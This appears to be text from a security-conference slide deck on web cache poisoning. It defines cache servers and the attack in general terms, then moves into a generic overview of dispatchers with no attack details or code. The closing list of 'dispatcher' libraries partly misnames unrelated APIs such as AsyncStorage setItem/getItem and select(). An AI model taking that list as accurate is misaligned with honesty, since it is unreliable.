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RIYADH, SAUDI ARABIA

Undocumented Cache Poisoning

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ORGANISED BY:



IN ASSOCIATION WITH:



الاتحاد السعودي للأمن
السيبراني والبرمجة والدرونز
SAUDI FEDERATION FOR CYBERSECURITY,
PROGRAMMING & DRONES





Mercedes-Benz






Cache Server


A cache server is a specialized type of server designed to store temporary copies of content (be it web content or other data) to help reduce network load and increase response speed. When a user requests certain content, the cache server first checks if it has a copy of that content. If a current copy exists, it's delivered directly to the user without fetching it from the original source. This reduces response time and lightens the load on the original server.





Web Cache Poisoning

- Web Cache Poisoning is a security attack that targets web caches, where an attacker seeks to introduce misleading or malicious data into the cache. The objective is that when other users request the cached content, they are served the malicious content instead of the original one. Sometimes, attackers might exploit specific vulnerabilities in software or take advantage of insecure cache configurations to execute the attack












Dispatcher in Programming and Server Communications

A dispatcher is an object responsible for distributing tasks or requests to the appropriate processes, threads, or services. It is used in many different applications, including web applications, mobile applications, and operating systems.



Using a Dispatcher in Programming

In programming, a dispatcher is often used to distribute tasks or requests to the appropriate processes, threads, or services. For example, a dispatcher can be used to distribute tasks in web applications to different server processes. A dispatcher can also be used to distribute requests in mobile applications to cloud services.



Using a Dispatcher in Server Communications

In server communications, a dispatcher is often used to distribute incoming connections to the appropriate processes, threads, or services. For example, a dispatcher can be used to distribute incoming connections to different web applications. A dispatcher can also be used to distribute incoming connections to social media services.

TYPES OF DISPATCHERS

There are many different types of dispatchers, including:

Simple Dispatcher

This is the simplest type of dispatcher. It simply distributes tasks or requests to the available processes, threads, or services.

Round-Robin Dispatcher

This dispatcher distributes tasks or requests evenly among the available processes, threads, or services.

Least-Busy Dispatcher

This dispatcher distributes tasks or requests to the least busy process, thread, or service.

Weighted Dispatcher

This dispatcher distributes tasks or requests based on a weight associated with each process, thread, or service.

ADVANTAGES OF USING A DISPATCHER

There are many advantages to using a dispatcher, including:

Improved application performance

A dispatcher can help improve application performance by distributing tasks or requests to the appropriate processes, threads, or services.

Increased scalability


A dispatcher can help increase the scalability of an application by allowing new processes, threads, or services to be added.

Improved reliability

A dispatcher can help improve the reliability of an application by distributing tasks or requests across multiple processes, threads, or services.

Languages and Frameworks That Use Dispatchers :

Dispatchers are used in many different languages and frameworks, including:



Dispatcher Libraries :

here are many libraries available that provide dispatchers, including:




Python:

- threading
- gevent
- Asyncio



Django:

- django.views



React Native:

- AsyncStorage
- setItem()
- getItem()



Java:

- java.util.concurrent



Rails:

- ActionController



Xamarin:

- Task
- Run()



C++:

- std::thread
- boost::asio



Spring Boot:

- @Controller
- @RequestMapping



Linux:

- select()



JavaScript:

- async/await
- Promises



ASP.NET Core:

- Controller
- Action



Windows:

- WaitForMultipleObjects()



Go:

- goroutines



Flutter:

- Future
- then()

